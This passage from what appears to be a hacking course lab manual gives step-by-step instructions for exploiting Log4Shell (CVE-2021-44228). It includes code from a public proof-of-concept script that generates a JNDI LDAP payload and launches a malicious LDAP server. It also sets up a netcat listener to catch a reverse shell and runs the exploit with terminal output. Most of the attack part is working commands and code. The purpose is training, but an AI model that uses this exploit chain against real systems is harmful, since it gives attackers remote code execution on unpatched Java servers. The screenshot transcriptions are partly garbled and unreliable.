92
93 def ldap_server(userip: str, lport: int) -> None:
94     sendme = "${jndi:ldap://%s:1389/a}" % (userip)
95     print(Fore.GREEN + f"[+] Send me: {sendme}\n")
96
97     url = "http://{}:{}/#Exploit".format(userip, lport)
98     subprocess.run([
99         os.path.join(CUR_FOLDER, "/usr/bin/jdk1.8.0_202/bin/java"),
100         "-cp",
101         os.path.join(CUR_FOLDER, "target/marshalsec-0.0.3-SNAPSHOT-all.jar"),
102         "marshalsec.jndi.LDAPRefServer",
103         url,
104     ])
105
106
107 def main() -> None:
108     init(autoreset=True)
109     print(Fore.BLUE + """
110 [!] CVE: CVE-2021-44228
111 [!] Github repo: https://github.com/kozmer/log4j-shell-poc
112 """)
113
114     parser = argparse.ArgumentParser(description='log4shell PoC')
115     parser.add_argument('-u', userip='')
```

29. After making all the changes **save** the changes and close the **poc.py** editor window.


30. Now, open a new terminal window and type **nc -lvp 9001** and press **Enter**, to initiate a netcat listener as shown in screenshot.

A screenshot of a terminal window titled 'Parrot Terminal'. The prompt is '[attacker@parrot]~'. The user has entered the command '\$ nc -lvp 9001', and the terminal shows 'listening on [any] 9001 ...'. Below this, there is a list of commands that were entered: '@parrot:~\$ nc -lvp 9001', '#cd log4j-shell-poc', '@parrot:~\$ nc -lvp 9001', '#cd /home/attacker/log4j-shell-poc', '@parrot:~\$ nc -lvp 9001', '#pluma poc.py', '@parrot:~\$ nc -lvp 9001', and '#'. The taskbar at the bottom shows the same applications as the previous screenshot.

```
[attacker@parrot]~
$ nc -lvp 9001
listening on [any] 9001 ...
@parrot:~$ nc -lvp 9001
#cd log4j-shell-poc
@parrot:~$ nc -lvp 9001
#cd /home/attacker/log4j-shell-poc
@parrot:~$ nc -lvp 9001
#pluma poc.py
@parrot:~$ nc -lvp 9001
#
```


Module 14 – Hacking Web Applications

31. Switch to previous terminal window and type **python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001** and press **Enter**, to start the exploitation and create payload.



```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~# cd log4j-shell-poc
[root@parrot]~/log4j-shell-poc# #pluma poc.py
[root@parrot]~/log4j-shell-poc# #python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001


[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://10.10.1.13:1389/a}
[+] Starting Webserver on port 8000 http://0.0.0.0:8000

Listening on 0.0.0.0:1389
```

32. Now, copy the payload generated in the **send me:** section.



```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~# cd log4j-shell-poc
[root@parrot]~/log4j-shell-poc# #pluma poc.py
[root@parrot]~/log4j-shell-poc# #python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up LDAP server

